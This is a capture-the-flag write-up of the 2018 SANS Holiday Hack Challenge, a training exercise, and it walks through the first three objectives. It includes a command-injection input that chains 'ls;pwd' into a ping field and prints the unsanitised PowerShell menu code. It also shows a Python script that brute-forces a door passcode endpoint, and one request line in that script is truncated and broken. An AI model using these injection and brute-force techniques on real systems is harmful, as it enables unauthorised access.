THE 2018 SANS HOLIDAY HACK CHALLENGE


BY RACK3T A.K.A. ALEX TRYLYSENKO

Introduction

Hello and welcome to the 2018 SANS Holiday Hack Challenge write-up! First of all, I would like to thank everyone on the SANS team and beyond for creating such an awesome challenge! It was so much fun to compete, work through challenges, and learn many valuable lessons along the way.

This write-up provides a light-hearted walkthrough of completing each challenge and does not take itself too seriously. I hope you find it interesting.

Welcome to KringleCon!



https://kringlecon.com/❄️🎁☃️🎄🤶❄️


Answers

Objective 1: Orientation Challenge

Question: What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? *For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge*.

Answer:

1. Let's go solve Bushy Evergreen's Essential Editor Skills *Cranberry Pi terminal challenge. He's asking me to exit vi.*



```
      .'''''''''''''''''''''''''''''''''''''''''''';ooooo:
    ;oooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
  .:ooooooooooooooc;',,,,,,,:ooooooooooooolccoc,,,;ooooo:
 .cooooooooooooo:,''''''',:ooooooooooooolclooooc,,,;ooooo,
 coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;ooo,
 coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;l'
 coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,..
 coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc.
 coooooooooooooo,,,,,,,,,;oooooooooooooooloooo:.
 coooooooooooooo,,,,,,,,,;ooooooooooooooloo;
 :llllllllllllll,'''''''';llllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.
```

I Am Devloper
@iamdevloper

I've been using Vim for about 2 years now, mostly because I can't figure out how to exit it.

RETWEETS 4,846 FAVORITES 2,105

4:56 AM - 18 Feb 2014


2. To solve this terminal challenge, I press ESC to go into vi command mode, then press ":q" to quit. ":q!" can also be used to exit without saving changes or ":x" to exit with changes saved. OK, not too bad, but I can see how it is not very intuitive.

3. Bushy recommends seeing Ed Skoudis' "KringleCon 2018: Start Here" (https://www.youtube.com/watch?v=31JsKzsbFUo) to find answers to kiosk questions. Past challenges collection (https://holidayhackchallenge.com/past-challenges/) can also be used to find answers.

4. I already knew answers to 3-4 questions from competing in past challenges and found the rest through recommended sources. The answers are:

1).Firmware


This answer can be found either in past challenges (below) or in Ed's KringleCon talk at 4:30, which will be going on at track 2. I also remember mounting this raw firmware image with "dd" back in 2015.



Now, Dear Reader, please help Jessica unwrap the secrets of the Gnome's firmware by returning once again to the Dosis neighborhood. Find Jessica and she will provide you a copy of the Gnome's firmware. If you need a hint or two, seek out Jeff for advice about firmware analysis tools. Also in the Dosis neighborhood, Ed might have a trick or two up his sleeve for you.

2).ATNAS


Ed talks about ATNAS Corporation that manufactured the spying gnomes at 4:52 as well.



ATNAS Corporation, the enigmatic toy company behind this marketing breakthrough, encouraged parents to play along by moving the seasonal sprite around their house each day so that their kids could find it -- a bona fide holiday hide-and-seek! Fun for the whole family, complete with adorable candy-cane legs! Why, if you plugged it in, the chipper Gnome would even play delightful 8-bit holiday music to get you and yours in a festive spirit. Unfortunately, ATNAS Corporation's ironclad non-disclosure agreement strictly prohibited retailers from sharing any sort of sales numbers. Still, based on media estimates, ATNAS had sold untold millions of the charming little creatures. Supplies were drying up fast.

3).Business card

The infamous business card Santa had left behind and to this day I still carry it with me in my wallet. Ed Skoudis reminded me of it at 6:17 of his video. This brings memories.



SANTA W. CLAUS


Mass Toy Production
& Worldwide Distribution Logistics

❄ North Pole ❄

@santawclaus @santawclaus

4).Cranberry Pi

The Linux terminals at North Pole are called Cranberry Pi's - Jessica was the first one to point one out and her and Josh were on the heels of Santa.




Just then, Jessica noticed something curious and positively useful. "Heeeey! It looks like someone has left piece parts of a computer system called a 'Cranberry Pi' strewn all about the North Pole. Perhaps we can fetch all of those pieces and put together a computer we can then use to open those terminals and work on the SantaGram application!"

5).Snowballs

At 9:19 of the talk, a graphic description of giant snowballs attacking was remembered by us all.

6).The Great Book

Ahh The Great Book (9:40), this was a great tale of history of the elves who were actually a faction of the munchkins of Oz. This book was shredded by an inter-dimensional tornado (something you don't see every day) and then we had to fetch different pages of the book.



What's that? You haven't heard of *The Great Book*? Why, it's a wonderful tome that describes the epic history of the elves. I gotta tell you, they revere that book, but now its pages are scattered all over the place! We need your help to find the missing seven pages of *The Great Book* so we can stitch this priceless relic back together.

5. Once all questions are answered correctly, the phrase is revealed: **Happy Trails.**


Happy Trails

Objective 2: Directory Browsing

Question: Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. *For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.*

Answer:


1. Let’s go solve The Name Game to get a hint from Minty Candycane. He’s asking for new worker Chan’s first name:



```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.



====================================================================
=                                                                  =
= S A N T A ' S  C A S T L E  E M P L O Y E E  O N B O A R D I N G =
=                                                                  =
====================================================================



 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```


I CANT REMEMBER YOUR NAME
AND AT THIS POINT I'M TOO AFRAID TO ASK
makeameme.org

2. PowerShell call operator is provided as a hint for this challenge https://ss64.com/ps/call.html. I have quickly tested options for command injection and found one in option 2 - looks like they didn’t bother with input sanitization.



```
Validating data store for employee onboard information.
Enter address of server: 1.1.1.1;ls;pwd
connect: Network is unreachable
menu.ps1  onboard.db  runtoanswer
/home/elf
onboard.db: SQLite 3.x database
```

3. Choose option 2, then “1.1.1.1;ls;pwd”, which will list files and show current directory. This is a very simple command injection. Instead of the semi-colon “;”, the call operator “&” could also be used to chain commands.




&


The call operator (&) allows you to execute a command, script or function.

Many times you can execute a command by just typing its name, but this will only run if the command is in the environment path. Also if the command (or the path) contains a space then this will fail. Surrounding a command with quotes will make PowerShell treat it as a string, so in addition to quotes, use the & call operator to force PowerShell to treat the string as a command to be executed.

4. Now just “cat menu.ps1” and find an easy way in - “secret option 9” provides a shell along with onboard.db database structure:




```
{
    '1' {
        cls
        Employee-Onboarding-Form
    } '2' {
        cls
        Write-Host "Validating data store for employee onboard information."
        $server = Read-Host 'Enter address of server'
        /bin/bash -c "/bin/ping -c 3 $server"
        /bin/bash -c "/usr/bin/file onboard.db"
    } '9' {
        /usr/bin/pwsh
        return
```




```
    Write-Host "Save to sqlite DB using command line"
        Start-Process -FilePath "./sqlite3" -ArgumentList "onboard.db `"INSERT INTO onboar
d (fname, lname, street1, street2, city, postalcode, phone, email) VALUES (`'$efirst`',`'$
elast`', `'$estreet1`', `'$estreet2`', `'$ecity`', `'$epostalcode`', `'$ephone`', `'$eemai
l`')`""
```

5. With menu option 9, I drop into PowerShell and make the correct query for Chan, who can now finally get his name tag. Backtick “`” in PowerShell escapes the next character, which handy in this case.



```
PS /home/elf> Start-Process -FilePath "./sqlite3" -ArgumentList "onboard.db `"SELECT * FRO
M onboard WHERE lname = `'Chan`'`""
84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com
```




```
Enter Mr. Chan's first name: Scott
```

```
Congratulations!
```


6. Minty gives a hint that directory listing is enabled on the CFP site.

7. Suspicious-looking /cfp/ directory is found in main page’s source code.



```
<ul class="nospace inline pushright">
  <li><a class="btn" href="/cfp/cfp.html">Apply Now!</a></li>
```

8. Neither of the directory listed pages are restricted so rejected talks can be easily accessed from https://cfp.kringlecastle.com/cfp/rejected-talks.csv.



Index of /cfp/

../
cfp.html
rejected-talks.csv


7. Now just search rejected-talks.csv for “Data Loss for Rainbow Teams: A Path in the Darkness?” and find that it was **John McClane** who had his talk denied.

Objective 3: de Bruijn Sequences

Question: When you break into the speaker unpreparedness room, what does Morcel Nougat say? For hints on achieving this objective, please visit Tangle Coalbox and help him with Lethal ForensicELFication Cranberry Pi terminal challenge.


Answer:

1. Morcel Nougat wrote a love poem but deleted name of the person it was meant for, so Tangle Coalbox is asking me to find who this poem was written for.




```
                      ............'''',,,;;;;::cccllooodd xxkkOOOOKKXXNNWWMMMMMM
                      ............'''',,,;;;;::cccllooodd xxkkOOOOKKXXNNWWMMMMMM
  .,.   ,. .......,.  .',..'',,..:::::,,;:c:::ccoooooodxkkOOkOOOKKXXXNNWMMMMMMM
  ldd: .d' ';... .o:  .d;.;:....'dl,;do,:lloc:codddodOOxxk0KOOKKKKXNNNWMMMMMMM
  lo.ol.d' ';'..  ,d'.lc..;:,,,.'docod:,:l:locldlddokOxdxxOK00KKKXXXNNWMMMMMMM
  lo  lod' ';      co:o...;:....'dl':dl,:l::oodlcddoxOkxxk0KOOKKKKXNNNWMMMMMMM
  ,,   ,;. ......  .;:....',,,''c:'':l;;c:;:llccoooodkkOOOkOOOKKXXXNNWMMMMMMM
                      ............'''',,,;;;;::cccllooodd xxkkOOOOKKXXNNWWMMMMMM
                      ............'''',,,;;;;::cccllooodd xxkkOOOOKKXXNNWWMMMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

  Find the first name of the elf of whom a love poem
  was written.  Complete this challenge by submitting
  that name to runtoanswer.
```

2. The answer is found by looking through user's .viminfo file in home directory that's updated as vi editor is used. Looks like the author performed a string




```
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
```

substitution here changing Elinore for NEVERMORE, so "Elinore" is the answer. Morcel doesn't seem too happy about making this change. This challenge also confirms vi as the KringleCastle corporate text editor – Nano and Emacs knowledge will not be useful this year.




Vim provides the `:s` (substitute) command for search and replace; this tip shows examples of how to substitute. On some systems, gvim has *Find and Replace* on the Edit menu (:help :promptrepl), however it is easier to use the `:s` command due to its command line history and ability to insert text (for example, the word under the cursor) into the search or replace fields.




```
elf@ec85ba27c1d1:~$ ./runtoanswer
Loading, please wait......



Who was the poem written about? Elinore



WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXKK000OOxddddollcccll:;,;:;,'...,,.....'',,''.    .......   .''''''
WWNXXXKK0OOkxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;.  ,,.....,.  ::'...
WWNXXXKK0OOkxdxxxollcccoo:;,cc;::;..:;..,::...   ;:;  ,,.  .,,.  ::'..
WWNXXXKK0OOkxdxxxollcccoo:;,cc,';:;':;..,::...   ,:;  ,,,',,'    ::,''.
WWNXXXK0OOkkxdxxxollcccoo:;,cc,'';:;:;..'::'..  .;:.  ,,.   ','  ::.
WWNXXXKK000Okdxxxddooccoo:;,cc,''.,::;....;:;,,;:,.   ,,.   ','  ::;;;;;
WWNXXKK0OOkkxdddoollcc:::;;,,,'''...............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............
WWNXXK00OOkkxddoolllcc::;;;,,,'''.............

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!
```

3. In exchange for the solved challenge, Tangle says: look, to break the door code you are only looking at 4^4 guesses, which is 256 guesses at most, anybody with a pen and pencil could do it.


4. To solve this challenge I "inspect element" on the door code to find useful information - the domain, JavaScript logic, and the proper PHP checker page.



```
▼<div class="modal-frame challenge challenge-doorpasscode">
  ▼<iframe title="challenge" src="https://doorpasscode.kringlecastle.com/?challenge=doorpasscode&id=3b1d6cb1-35d4-44f3-bfa9-02e3608a89b6">
    ▼#document
```




```
▼<script>
                // DOM stuff
                const buttonElements = document.querySelectorAll('.shape-buttons button');
                const passshapeElements = document.querySelectorAll('.passshapes li');
                const passshapesList = document.querySelector('.passshapes');
                const passcodeElement = document.querySelector('#passcode');
                const statusElement = document.querySelector('#status');

                // shapes and passcode
                const shapes = [
                    'triangle',
                    'square',
                    'circle',
                    'star',
                ];
```



```
xmlhttp.open("GET","checkpass.php?i=" + passcodeString + "&resourceId=" + resourceId, true);
xmlhttp.send();
```


5. I wrote a Python script to brute force the small amount of guesses needed. Requests is the perfect module to do this job and it seems to be everyone's favorite among attendees and speakers I talked to here at KringleCon.



passcode.py

```
import requests
import json

# 4 ^ 4 Guesses Max
for i in range(4):
    for k in range(4):
        for j in range(4):
            for m in range(4):

                # Create sequence and send request
                the_number = str(i) + str(k) + str(j) + str(m)
                r = requests.get('https://doorpasscode.kringlecastle.com/checkpass.php?i=' + the_number + '&resourceId=3

                # Load Response as JSON
                jdata = json.loads(r.content)

                # Success condition
                if jdata['success'] == True:
                    print "The Number is " + the_number
                    exit(0)
```

6. This prints "The Number is 0120", and represents the following sequence.




7. Once the door to Speaker Unpreparedness Room is opened, I find Morcel Nougat in here, jamming to some old school hip-hop as he shouts "**Welcome unprepared speaker!**".

Objective 4: Data Repo Analysis

Question: Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge*.


Answer:

1. Going to check on Wunose Openslae to see what he's dealing with. He is asking me in a somewhat spammy approach ("Madam or Sir") to upload the report because he lost the shared service account credentials.



